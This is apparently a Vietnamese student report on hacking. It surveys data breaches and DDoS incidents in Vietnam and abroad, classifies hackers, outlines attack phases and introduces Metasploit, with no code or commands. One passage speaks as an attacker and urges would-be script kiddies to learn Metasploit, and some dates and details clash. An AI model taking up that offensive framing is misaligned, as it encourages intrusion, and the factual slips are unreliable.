I.5.3.1. Cuộc tấn công vào năm 2012 của Bkav:

Tháng 2/2012 Website bị deface, lộ hơn 100.000 địa chỉ email, mật khẩu diễn đàn, xuất hiện nhiều bài viết công kích.

Vài 13/02/2012, nhóm hacker tự nhiện là “Anoymous/LulzSec Việt Nam” đã tấn công diễn đàn Bkav và công khai toàn bộ dữ liệu của diễn đàn bao gồm hơn 100.000 địa chỉ email và toàn bộ dữ liệu cho đến tháng 02/2012. Ngày 24/02/2012, các hacker công bố 8 lỗi bảo mật nghiêm trọng trong hệ thống web của công ty trên một blog. Tuy nhiên, đại diện từ Bkav đã khắng định thông tin về số lỗ hổng này không xác định.

I.5.3.2 Cuộc tấn công vào năm 2014 của VCCrop.

Nhiều website lớn của Kênh14, Gamek, Genk, CafeF và một số website do VCCorp vận hành kỹ thuật như Dân Trí, Soha, Người Lao Động… ngưng hoạt động.

Trong khoảng 17-18/10, các website thuộc sở hữu của VCCorp và các đối tác công ty này liên tục không thể truy cập hoặc chuyển hướng về blog “VCCorp truyện”với nhiều thông tin tiêu cực về VCCrop. Báo Bantri và VnEconomy liên tiếp bị gián đoạn. Website giadinh.net nghi ngờ bị hacker xoá toàn bộ dữ liệu trên máy chủ. Sự cố đã gây thiệt hại cho VCCorp hàng chục tỷ đồng cà được coi như nghiêm trọng nhất từ ngày xảy ra cho đến nay.

I.5.3.3 Cuộc tấn công vào năm 2015 của VNG.

Ảnh hưởng đến thông tin cá nhân 163 triệu người dùng.

Vào ngày 26/4/2018, hơn 163 triệu tài khoản Zing ID bị phát hiện được rao bán trên một diễn đàn nước ngoài. VNG xác nhận sự kiện này xảy ta từ năm 2015 nhưng đã không có hành đồng công bố vụ việc, Các dữ liệu bị lộ gồm mật khẩu, tên đăng nhập, mã game, email, số điện thoại, họ tên đầy đủ, ngày sinh, địa chỉ, IP…Dữ liệu mật khẩu bị lộ được cộng đồng bảo mật đánh giá đã được mã hoá sơ sài và dễ dàng bị giải mã bởi hacker.

I.5.3.4 Cuộc tấn công vào năm 2016 của Airlines:

Ảnh hưởng đến thông tin của 411.000 người dùng, chiếm đoạt hệ thống thông báo sân bay.

Chiều ngày 29/07/2019, một số màn hình hiện thị thông tin chuyên bay của các Sân bay quốc tế Tân Sơn Nhất, Nội Bài, Đà Nẵng, Sân bay Phú Quốc bị chèn những nội dung xúc phạm Việt Nam và Philippines, xuyên tạc các nội dung về biển Đông. Website của Vietnam Airlines bị điều hướng đến trang khác và tiết lộ dữ liệu của 411.000 thành viên Golden Lotus – phần lớn các lãnh đạo, quản lý cơ quan nhà nước, ngân hàng, doanh nghiệp lớn…Những thông tin trong file bao gồm họ tên, ngày sinh, địa chỉ thường trú, đơn vị làm việc, số điện thoại, quốc tịch, ngày tham gia chương trình, điểm tích luỹ, mật khẩu GLP và có nguy cơ hacker giữ lại không công bố số thẻ ứng dụng. Hơn 1000 chuyến bay bị ảnh hưởng.

I.6. Các cuộc tấn công trên thế giới

I.6.1. Công ty cung cấp giải pháp bảo mật cho chính phủ Hoa Kỳ bị tấn công

Vào tháng 1-2011, những hacker thuộc Anonymous đã đột nhập máy chủ web của HBGary Federal – hbgaryfederal.com – thông qua việc sử dụng những đoạn mã SQL bất hợp pháp nhằm khai thác một lỗ hổng bảo mật tồn tại trong cơ sở dữ liệu của một ứng dụng. Sau đó trích xuất mã MD5 cho các mật khẩu thuộc sở hữu của giám đốc điều hành (CEO), Aaron Barr, và COO, Ted Vera. Cả hai đều dùng mật khẩu rất đơn giản: 6 kí tự thường và 2 con số.

Những mật khẩu như thế này cho phép những kẻ tấn công tiếp cận vào những tài liệu nghiên cứu của công ty và hàng chục ngàn email được lưu trữ trong Google Apps. Như vậy, việc sử dụng những mật khẩu thiếu an toàn cho hệ thống phần mềm cũ cộng với việc sử dụng điện toán đám mây đã gây ra cơn ác mộng đối với an ninh bảo mật.

I.6.2. Các cuộc tấn công nổi tiếng:

Tháng 2/2001, máy chủ của Cục tài chính Ireland bị một số sinh viên Đại học Maynooth ở nước này tấn công DDoS.

Ngày 15/8/2003, Microsoft chịu đợt tấn công DoS cực mạnh và làm gián đoạn websites trong vòng 2 giờ.

Tháng 2/2007, hơn 10.000 máy chủ của game trực tuyến như Return to Castle Wolfenstein, Halo, Counter-Strike …bị nhóm RUS tấn công với hệ thống điều khiển chủ yếu đặt tại Nga, Uzbekistan và Belarus.

Trong suốt các tuần đầu của cuộc chiến Nam Ossetia 2008, các trang web của chính phủ Georgia luôn trong tình trạng quá tải, gồm các trang web ngân hàng quốc gia và của tổng thống Georgia Mikhail Saakashvili. Chính phủ Nga phủ nhận mọi sự cáo buộc cho rằng họ đứng đằng sau vụ tấn công.

Tháng 8/2009, các vụ DDoS nhắm tới một loạt trang mạng xã hội đình đám

như Facebook, Twitter, LiveJournal và một số website của Google được thực hiện chỉ để "khóa miệng" một blogger có tên Cyxymu ở Georgia

Ngày 28/11/2010, WikiLeaks bị tê liệt vì DDoS ngay khi họ chuẩn bị tung ra những tài liệu mật của chính phủ Mỹ.

Ngày 7/12/2010, nhóm hacker có tên Anonymous đánh sập website Visa.com sau khi tổ chức những cuộc tấn công tương tự vào Mastercard và PayPal để trả đũa cho việc chủ WikiLeaks bị tạm giam ở Anh.

Ngày 3/3/2011, dịch vụ blog nổi tiếng thế giới WordPress bị tấn công.

Ngày 4/3/2011, 40 trang web của các cơ quan chính phủ Hàn Quốc bị tê liệt vì DDoS.

Năm 2013 – 2014. Ảnh hưởng đến: 3 tỉ tài khoản người dùng. Tại thời điểm tháng 9 năm 2016, khi Yahoo đang thương lượng việc bán lại cho Verizon, công ty này đã công bố thông tin về vụ lộ dữ liệu lớn nhất trong lịch sử – xảy ra từ năm 2014 với 500 triệu tài khoản bị ảnh hưởng. Chẳng bao lâu sau, Yahoo cập nhật thêm thông tin về một cuộc tấn công mạng khác vào năm 2013 với số tài khoản bị ảnh hưởng lên đến 1 tỉ. Lần này không chỉ tên, ngày sinh, địa chỉ email và mật khẩu (không được mã hóa chặt chẽ) mà cả câu hỏi bảo mật và đáp án cũng bị đánh cắp. Đến tháng 10 năm 2017, số lượng tài khoản bị ảnh hưởng cuối cùng cũng được chốt: 3 tỉ tài khoản.

Tháng 5/2014. Ảnh hưởng đến: 145 triệu tài khoản. Những hacker thực hiện cuộc tấn công mạng vào trang thương mại trực tuyến này đã xâm nhập vào hệ thống của eBay qua tài khoản của 3 nhân viên và có quyền truy cập nội bộ trong suốt 229 ngày. Toàn bộ 145 triệu người dùng bị lộ thông tin tài khoản bao gồm tên, địa chỉ, ngày sinh và mật khẩu đã mã hóa. Tuy thông tin thanh toán được lưu trữ riêng và không bị đánh cắp, eBay vẫn chịu sự chỉ trích vì đã không cảnh báo người dùng một cách rõ ràng.

Tháng 10/2016. Ảnh hưởng đến: hơn 412,2 triệu tài khoản. Mạng xã hội FriendFinder bao gồm các trang kết bạn và có nội dung người lớn (bao gồm Adult Friend Finder) đã bị lộ thông tin người dùng vào khoảng giữa tháng 10/2016. Dữ liệu trong 20 năm hoạt động bị mất trong cuộc tấn công mạng này bao gồm tên, địa chỉ email và mật khẩu. Do mã hóa không chặt chẽ, gần như toàn bộ số mật khẩu này đã bị giải mã tại thời điểm bài phân tích về số dữ liệu trên được đăng trên LeakedSource.com.

II. TỔNG QUAN VỀ HACKING.

II.1.Hacker là gì?

Hacker (còn được gọi là tin tặc) là người hiểu rõ hoạt động của hệ thống máy tính, mạng máy tính, có thể viết hay chỉnh sửa phần mềm, phần cứng máy tính để làm thay đổi, chỉnh sửa nó với nhiều mục đích tốt xấu khác nhau. Công việc của hacker bao gồm lập trình, quản trị và bảo mật.

Hacker là những người thực hiện hack. Họ sử dụng những kiến thức của họ để khai khác lỗi hỏng, điểm yếu. Hacker cũng được phân ra nhiều loại.

II.2. . Tại sao lại nghiên cứu về hacking và cần kỹ năng gì?

II.2.1. Tại sao phải nghiên cứu về hacking.

Để biết điểm yếu của hệ thống. Nhận ra điểm yếu để kiểm soát chúng là điều cần thiết nhưng điều đó không có nghĩa là điểm yếu luôn gây tổn hại. Tìm ra các lỗ hổng từ hệ thống giúp ta có thể phòng trừ và sửa chữa chúng.

Giúp hệ thống an toàn hơn. Việc đảm bảo tính sẵn sàng và hoạt động đúng đắn của hệ thống máy tính mà không quan tâm đến thông tin được lưu trữ, xử lý bởi chúng. Đảm bảo thông tin tập trung vào lý do đảm bảo rằng thông tin được bảo vệ và vì thế nó là lý do để thực hiện an toàn thông tin.

II.2.2. Các kỹ năng căn bản cần thiết để nghiên cứu hacking:

Có kiến thức ở nhiều nền tảng (Linux, Unix, Windows..).

* UNIX là hệ điều hành đa nhiệm và đa người dùng, được thiết kế để mang lại độ tin cậy và bảo mật cho bất kỳ hệ thống nào sử dụng nó. UNIX được phát triển bởi một nhóm nghiên cứu viên tại AT&T Bell Lab. Nắm rõ kiến thức mạng (network), kĩ thuật máy tính, bảo mật.
* Một số lượng rất rất lớn web server đang chạy các hệ điều hành nhân UNIX. Do đó việc sử dụng thành thạo và hiểu được design của UNIX là một kỹ năng không thể thiếu của lập trình viên nói chung và hacker nói riêng.
* Ngoài tượng đài UNIX, các hệ điều hành Window cũng là một mục tiêu thú vị để tìm hiểu. Có 2 lý do để học window đó là: các máy tính cá nhân phần lớn đều sử dụng window và hệ điều hành này có rất nhiều lỗ hổng.
* Việc thực hành khai thác lỗ hổng vừa mang lại kỹ năng hacking căn bản, vừa cho biết sự quý giá và tầm quan trọng của việc cập nhật Windows nói riêng và các phần mềm khác nói chung.

Lập trình C và các ngôn ngữ lập trình khác

* C là một ngôn ngữ lập trình mạnh mẽ bậc nhất. Thành thạo ngôn ngữ C là rất cần thiết đối với lập trình viên nói chung và hacker nói riêng. C là ngôn ngữ lập trình hướng cấu trúc. Với ngôn ngữ C, các tác vụ được chia thành từng phần nhỏ hơn và các phần nhỏ này được hoàn thành bởi một số đoạn mã.
* Với Hacker, ngoài C, vẫn cần thêm các công cụ đắc lực khác. Một trong số các công cụ đó là những ngôn ngữ lập trình bậc cao như Java, Perl, và đặc biệt là Python. Học thêm các ngôn ngữ lập trình khác ngoài C giúp ích rất nhiều cho việc khai thác cũng như vá lỗ hổng của các ứng dụng. Nó được biết đến như là ngôn ngữ ổn định, manh mẽ, linh hoạt cùng với độ bảo mật rất cao. Tìm hiểu mô hình bảo mật áp dụng trong Java là cách nhanh nhất giúp nắm được những nền tảng bảo mật áp dụng trong ngôn ngữ lập trình.
* Perl là ngôn ngữ lập trình đa dụng khá linh hoạt, một số tính năng của Perl đưjc lấy ý tưởng từ C. Python nổi tiếng với cú pháp ngắn gọn, dễ học. Tuy cú pháp đơn giản nhưng Python có thể làm được nhiều thứ hơn bạn nghĩ: lập trình web, lập trình big data, viết tool automation,…

Khởi động bằng các tutorial

* Để trở thành Hacker, con đường ngắn nhất là …. bắt tay vào hack. Tuy nhiên “động chạm” vào các hệ thống lớn không phải là chuyện dễ dàng khi có rất nhiều rào cản cả về mặt pháp lý lẫn chuyên môn đối với newbie. Do đó, con đường tối ưu nhất là “tập hack” theo các kịch bản có sẵn.

II.3. Phân loại hacker:

Về cơ bản có 4 loại hacker: hacker mũ trắng, hacker mũ xám, hacker mũ đen, hacker mũ xanh. Nhưng thực tế còn nhiều loại hacker khác.

II.3.1 Hacker mũ trắng (White Hat):

Hacker mũ trắng ho thường là những chuyên gia an nunh mạng, hỗ trợ chính phủ và các tổ chức bằng cách thâm nhập hệ thống để kiểm tra dữ liệu có lỗ hổng nào trong hàng rào bảo mật không. Trong nhiều trường hợp họ cũng xoá vius, phần mềm độc hại cũng như chống lại hacker mỹ đen và các tội phạm mạng khác. Về cơ bản họ được xem là các hacker “có đạo đức”.

II.3.2. Hacker mũ đen (Back Hat):

Khác với hacker mũ trắng, hacker mũ đen là những kẻ gây hại tới cộng đồng. Họ thường tìm các lỗ hổng trong máy tính cá nhân, các tổ chức ngân hàng, doanh nghiệp… để đánh cắp thông tin, dữ liệu, tài chính nhằm chuộc lợi cho cá nhân hoặc một tổ chức nào đó.

II.3.3. Hacker mũ xám (Grey Hat):

Hacker mũ xám nằm giữa hacker mũ đen và hacker mũ trắng. Họ không ăn cấp tiền hay thông tin nhưng họ cũng không giúp ích được cho người khác. Một hacker mũ xám có thể khai thác lỗ hổng, nhưng thay vì sử dụng nó cho mục đích cá nhân, họ có thể nói cho hacker mũ trắng hoặc mũ đen biết để khám phá, cũng có khi họ nói với tổ chức liên quan để sửa chữa vấn đề. Những hacker này chiếm một số lượng lớn trong giới hacker, dù cho hacker mũ xám mới là những hacker chiếm được hầu hết sự chú ý của giới truyền thông.

II.3.4. Hacker mũ xanh (Blue hat):

Hacker mũ xanh là họ là những chuyên gia lập trình tài năng được các công ty lớn mời về làm việc để chuyên tìm lỗi, khai thác lỗ hổng và sữa chữa.

Về nguyên tắc nói chùng mọi hacker đều là xấu và hành động của họ là trái với pháp luật.

II.4.2.2.2. Các kỹ thuật tấn công truy cập

* Nghe lén.
* Sử dụng lại.
* Cướp giao dịch.
* Kẻ đứng giữa.
* Cổng sau.
* Đánh lừa.
* Khai thác lỗ hổng.
* Tấn công mật khẩu.

II.4.2.3. Tấn công từ chối dịch vụ (DoS)

II.4.2.3.1. Khái niệm

Là tấn công phá hoại chứ không nhằm mục đích lấy được thông tin. Tấn công từ chối dịch vụ DoS có thể mô tả như hành động ngăn cản những người dùng hợp pháp khả năng truy cập và sử dụng vào một dịch vụ nào đó. Nó bao gồm làm tràn ngập mạng, mất kết nối với dịch vụ… mà mụcc đích cuối cùng là Server không thể đáp ứng đựng các yêu cầu từ Client.


Hình thức tấn công Dos này chắc không còn mới mẻ với chúng ta. Kiểu tấn công mạng Dos này, kẻ tấn công sẽ gửi hàng loạt những yêu cầu với số lượng cực lớn (vượt quá khả năng xử lý tới hệ thống nạn nhân), làm cho hệ thống bị tạm dừng hoạt động.

Ngoài ra, phương pháp xâm nhập hệ thống Social Engineering như email lừa đảo, đường link lạ, thông báo giải thưởng cũng là một kỹ thuật được tin tặc áp dụng thường xuyên.

II.4.2.3.2. Các kỹ thuật tấn công:

* Kỹ thuật làm lụt bằng SYN.
* Kỹ thuật làm lụt UDP.
* Kỹ thuật DoS phân tán (DDoS).

II.5. Các giai đoạn tấn công.



II.5.1. Thăm dò  (Reconnaissace)

Thăm dò mục tiêu là một trong những bước qua trọng để biết những thông tin trên hệ thống mục tiêu. Hacker sử dụng kỹ thuật này để khám phá hệ thống mục tiêu đang chạy trên hệ điều hành nào, có bao nhiêu dịch vụ đang chạy trên các dịch vụ đó, cổng dịch vụ nào đang đóng và cổng nào đang mở, gồm hai loại:

* Passive: Thu thập các thông tin chung như vị trí địa lý, điện thoại, email của các cá nhân, người điều hành trong tổ chức.
* Active: Thu thập các thông tin về địa chỉ IP, domain, DNS… của hệ thống.

II.5.2. Quét hệ thống (Scanning)

Quét thăm dò hệ thống là phương pháp quan trọng mà Attacker thường dùng để tìm hiểu hệ thống và thu thập các thông tin như địa chỉ IP cụ thể, hệ điều hành hay các kiến trúc hệ thống mạng. Một vài phương pháp quét thông dụng như: quét cổng, quét mạng và quét các điểm yếu trên hệ thống.

II.5.3. Chiếm quyền điều khiển (Gainning access)

Đến đây hacker đã bắt đầu dần dần xâm nhập được hệ thống và tấn công nó, đã truy cập được nó bằng các lệnh khai thác. Các lệnh khai thác luôn ở bất cứ không gian nào, từ mạng LAN cho tới INTERNET và đã lan rộng ra mạng không dây.

Hacker có thể chiếm quyền điều khiển tại:

* Mức hệ điều hành/ mức ứng dụng
* Mức mạng
* Từ chối dịch vụ

II.5.4. Duy trì điều khiển hệ thống (Maitaining access)

Đến đây hacker bắt đầu phá hỏng làm hại, hoặc có thể cài trojan, rootkit,

backdoor để lấy thông tin thêm. Thường được thấy sử dụng để đánh cắp tài khoản tín dụng, ngân hàng...

II.5.5. Xoá dấu vết (Clearning tracks)

Được đề cập đến hoạt động được thực hiện bằng cách hacker cố tình che dấu hành động xâm nhập của mình. Hacker phải tìm cách xóa đi dấu vết mỗi khi đột nhập bằng các phương thức như Steganography, tunneling, and altering log file.

III. TỔNG QUAN VỀ METASPLOIT.

III.1. Giới thiệu

III.1.1. Khái niệm về lỗ hổng

Các lổ hỗng bảo mật trên một hệ thống là các điểm yếu có thể tạo ra sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép các truy nhập không hợp pháp vào hệ thống. Các lổ hỗng cũng có thể nằm ngay trên các dịch vụ cung cấp như sendmail, web, ftp… Ngoài ra các lổ hỗng còn tồn tại ngay chính tại hệ điều hành như trong Windows NT, Win 95, UNIX hoặc trong các ứng dụng mà người sử dụng thường xuyên sử dụng như trong processing, các hệ database…

III.1.2. Vòng đời phát hiện và khai thác lỗ hổng.

Discovery (phát hiện): Một nhà nghiên cứu bảo mật hoặc cung cấp phát hiện ra một khả năng dễ bị tổn thương trong phần mềm.

Disclosure (tiết lộ): Nhà nghiên cứu bảo mật thông báo cho nhà cung cấp.

Analysis (phân tích): các nhà nghiên cứu hoặc những người khác trên toàn thế giới bắt đầu phân tích lổ hỗng để xác định khả năng khai thác của nó. Nó có thể được khai thác hay không? Hay là khai thác từ xa? Chiều dài của đoạn mã khai thác được tiêm vào làm gì? Giai đoạn này cũng bao gồm việc gỡ lỗi ứng dụng dễ bị thương tổn.

Exploit development (phát triển khai thác): một câu trả lời cho những câu hỏi quan trọng đã được xác định, quán trình phát triển khai thác bắt đầu. Điều này đòi hỏi sự hiểu biết sâu sắc về các thanh ghi của bộ xử lý, mã assembly, địa chỉ offsets và payload.

Testing (Kiểm tra): Sau khi khai thác được thực nghiệm và các thông số cụ thể cần thiết cho nó thực thi thành công đã được xác định, coder sẽ phát hành khai thác hoặc riêng tư hoặc trên diễn đàn công cộng. Thỉnh thoảng khai thác sẽ được tinh chỉnh.

Metasploit là một dự án bảo mật máy tính cung cấp các thông tin vấn đề lỗ hổng bảo mật cũng như giúp đỡ về kiểm tra xâm nhập và phát triển hệ thống phát hiện xâm nhập. Một dự án con rất nổi tiếng của Metasploit là Metasploit Framework.

III.1.3. Lịch sử của Metasploit

Metasploit project là một dự án máy an ninh máy tính mã nguồn mở cung cấp thông tin về lỗ hổng bảo mật và hỗ trợ việc thử nghiệm thâm nhập và phát triển IDS (Intrusion Detection Systems\_Hệ thống phát hiện xâm nhập) signature. Tiểu project nổi tiếng nhất của nó là Metasploit Framework, một công cụ để phát triển và thực thi exploit code (mã khai thác) đối với một máy tính mục tiêu từ xa. Các tiểu project quan trọng khác bao gồm: Database Opcode, lưu trữ shellcode, và nghiên cứu bảo mật.

Metasploit project cũng nổi tiếng với các công cụ anti-forensic và evasion, một số trong đó được xây dựng vào Metasploit Framework.

Metasploit đã được tạo ra bởi HD Moore vào năm 2003 như một công cụ mạng di động bằng cách sử dụng ngôn ngữ kịch bản Perl.Sau đó, Metasploit Framework đã được viết lại hoàn toàn bằng ngôn ngữ lập trình Ruby và đã trở thành project Ruby lớn nhất thế giới, với hơn 700,000 dòng code. nó là một công cụ mạnh mẽ cho các nhà nghiên cứu an ninh của bên thứ ba để điều tra lỗ hổng bảo mật tiềm năng.

Sau nhiều năm thành công trong cộng đồng hacker/penetration tester. Ngày 21 Tháng 10 năm 2009 có công bố nói rằng Metasploit project đã được mua lại bởi Rapid7, một công ty bảo mật cung cấp các giải pháp quản lý lỗ hổng. Giống như các sản phẩm thương mại tương đương như Canvas của Immunity hoặc Core Impact của Core Security Technologies, Metasploit có thể được sử dụng để kiểm tra lỗ hổng của các hệ thống máy tính để bảo vệ chúng, và nó có thể được sử dụng để đột nhập vào hệ thống từ xa. Cũng như nhiều công cụ bảo mật thông tin khác, Metasploit cũng có thể được sử dụng cho cả các hoạt động hợp pháp và các hoạt động trái phép.

Sau đó, Metasploit framework được chia thành ba phiên bản, trong đó có hai phiên bản Metasploit Express và Metasploit Professional là phiên bản thương mại, Metasploit Professional được bán với giá 1.800$. Cả hai đều sở hữu một giao diện khá đẹp nhiều bells và whistles, bao gồm cả chức năng tự động hóa một số cuộc tấn công. Ngoài ra còn có một phiên bản là open source community edition được gọi là Metasploit Community.

May mắn thay, một số nhà phát triển độc lập tại Armitage đã tạo ra một GUI nguồn mở miễn phí cho Metasploit, giao diện khá đẹp và thanh lịch, thích hợp sử dụng cho những người thích chế độ hoạt động point-and-click.

Metasploit phiên bản dành cho Windows, sở hữu nhiều tính năng (raw IP packet injection, wireless driver exploitation, SMB relaying attacks ...) không có sẵn trong môi trường Windows, hạn chế này có thể khắc phục bằng cách sử dụng Cygwin hoặc chạy Windows trong môi trường ảo trên Linux.

Metasploit hiện có trong phiên bản 5.0, được bao gồm trong Kali Linux của chúng tôi. Nó cũng được tích hợp vào BackTrack. Đối với những người sử dụng một số phiên bản Linux hoặc Unix khác (bao gồm cả Mac OS), bạn có thể tải xuống Metasploit từ trang web của Rapid7.

Metasploit hiện có nhiều sản phẩm, bao gồm Metasploit Pro (phiên bản thương mại đầy đủ) và phiên bản Cộng đồng được tích hợp vào Kali và vẫn miễn phí.

III.1.4. Khái niệm Mestasploit

Metasploit là bộ công cụ hack có sẵn trong các phiên bản linux như Kali linux, Backbox…, nhằm tấn công và khai thác các lỗ hổng bảo mật trên các nền tảng khác nhau như windows, linux, website, cisco, …

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

Metasploit framework là một framework mã nguồn mở phát triển nhằm sử dụng các shellcode (payload) để tấn công máy có lỗ hổng. Cùng với một số bộ công cụ bảo mật khác, Metasploit có cơ sở dữ liệu chứa hàng ngàn shellcode, hàng ngàn exploit của các hệ điều hành, các chương trình hay dịch vụ. Trong quá trình phát triển metasploit liên tục cập nhật các Exploit...Nên càng ngày nó càng trở thành một bộ công cụ mạnh mẽ.

Metasploit framework là một bộ dự án sinh ra để kiểm tra độ an toàn (pentesting) nhưng đối với những attacker như chúng ta, thì nó thực sự là một công cụ vô cùng hữu ích (dùng để kiểm tra, khai thác lỗi, exploit). Thực sự theo mình nghĩ thì ai muốn làm hacker (hay script kidie đi chăng nữa) thì cũng nên bỏ thời gian ra nghiên cứu kĩ về nó.

Metasploit 5.0 cung cấp dịch vụ dữ liệu mới, giới thiệu các khả năng trốn tránh mới, hỗ trợ nhiều ngôn ngữ và xây dựng dựa trên kho lưu trữ nội dung tấn công ngày càng phát triển của Framework.

Metasploit 5.0 mang đến nhiều tính năng mới, cũng như nhịp phát hành mới. API cơ sở dữ liệu và tự động hóa mới của Metasploit, các mô-đun và thư viện trốn tránh, hỗ trợ ngôn ngữ mở rộng, hiệu suất được cải thiện và dễ sử dụng là nền tảng cho khả năng làm việc nhóm tốt hơn, tích hợp công cụ và khai thác theo quy mô.

Metasploit 5.0 là bước đầu tiên trong việc hiện đại hóa cách Metasploit tương tác với dữ liệu và các công cụ khác. Ngoài phần cuối của cơ sở dữ liệu Postgresql hiện có từ 4.x, Metasploit 5.0 thêm khả năng tự chạy cơ sở dữ liệu dưới dạng dịch vụ RESTful, với nhiều bảng điều khiển Metasploit và thậm chí các công cụ bên ngoài có thể tương tác. Thay đổi cũng giảm tải một số hoạt động hàng loạt cho dịch vụ cơ sở dữ liệu, giúp cải thiện hiệu suất bằng cách cho phép xử lý song song cơ sở dữ liệu.

API JSON-RPC mới của Metasploit sẽ là sự bổ sung đáng hoan nghênh cho người dùng muốn tích hợp Metasploit với các công cụ và ngôn ngữ mới. Metasploit từ lâu đã hỗ trợ tự động hóa thông qua giao thức mạng duy nhất của riêng mình, nhưng độc đáo cũng có nghĩa là khó kiểm tra hoặc gỡ lỗi hơn bằng các công cụ tiêu chuẩn như 'curl'. Metasploit 5.0 cũng bổ sung một khung dịch vụ web phổ biến để hiển thị cả cơ sở dữ liệu và API tự động hóa; khung này hỗ trợ xác thực nâng cao và các hoạt động đồng thời và mở đường cho các dịch vụ trong tương lai.

Để tương thích ngược, Metasploit 5.0 vẫn hỗ trợ chạy chỉ với cơ sở dữ liệu cục bộ hoặc hoàn toàn không có cơ sở dữ liệu. Nó vẫn hỗ trợ giao thức RPC gốc MessagePack.

III.2. Các giai đoạn của Metasploit.

III.2.1. Giai đoạn 1: System exploitation/Khai thác hệ thống

System exploitation/Khai thác hệ thống - thuật ngữ gốc đằng sau meta 'sploit' - tức là khai thác

Thuật ngữ này chỉ ra rằng bạn đang cố gắng khai thác một lỗ hổng hệ thống, máy tính hoặc mạng. Về cơ bản là bạn đang cố gắng tìm kiếm trong một mạng và sau đó tìm ra máy tính có lỗ hổng (backdoor) có thể bị xâm phạm.

III.2.2: Giai đoạn 2. Payload/Tải trọng


Một tính năng quan trọng của Metasploit là metasploit không chỉ quét mà còn thu thập thông tin về các hệ thống có thể được khai thác, và sau đó chạy mã code bên trong hệ thống bị xâm phạm. Tóm lại, đây là quá trình đưa code vào mà code đó nằm trong payload. Khi một payload được giải phóng, hacker hoặc penetration tester có thể chạy các lệnh và tác vụ sau đó. Mục tiêu là cần tạo ra một payload đủ lớn để có thể tạo mã shell. Shell là một giao diện dòng lệnh cung cấp cho người dùng quyền kiểm soát hoàn toàn đối với một máy bị xâm phạm.

Vì Metasploit là một framework nên user có thể tự tạo code và script riêng. Tuy nhiên, nếu bạn không rành về code thì cũng không cần quá lo lắng bởi đã có nhiều mô-đun được tạo ra để hỗ trợ bạn. Tất cả các module Metasploit đều rất cụ thể, qua đó chúng giúp thực hiện các tác vụ cụ thể. Ví dụ, các tác vụ như chạy quét mạng, mã độc ARP, packet sniffing vv… có thể đều đã có các module metasploit riêng.

III.2.3. Giai đoạn 3. Listening

Khả năng listening của metasploit được đánh giá rất cao. Trên thực tế, metasploit cũng giống như Wireshark lắng nghe rất tố các kết nối đến. Thế nhưng trong thế giới của các hacker, mọi thứ thường không xảy ra nhanh chóng, một hacker chuyên nghiệp có thể dành hàng tháng trời để xây dựng chiến lược và lên kế hoạch tấn công tốt nhất có thể. Bởi trong các cuộc tấn công, nghiên cứu đóng vai trò quan trọng nhất. PunkSPIDER và SHODAN là hai ví dụ về các dịch vụ mà một penetration tester có thể sử dụng trước khi dùng đến Metasploit. Cả PunkSPIDER và SHODAN đều hoạt động gần giống với một công cụ tìm kiếm. Sự khác biệt duy nhất là các công cụ này tìm kiếm các thông tin và lỗ hổng server. Metasploit có thể được triển khai để mở bất kỳ "cánh cửa khép hờ" nào.

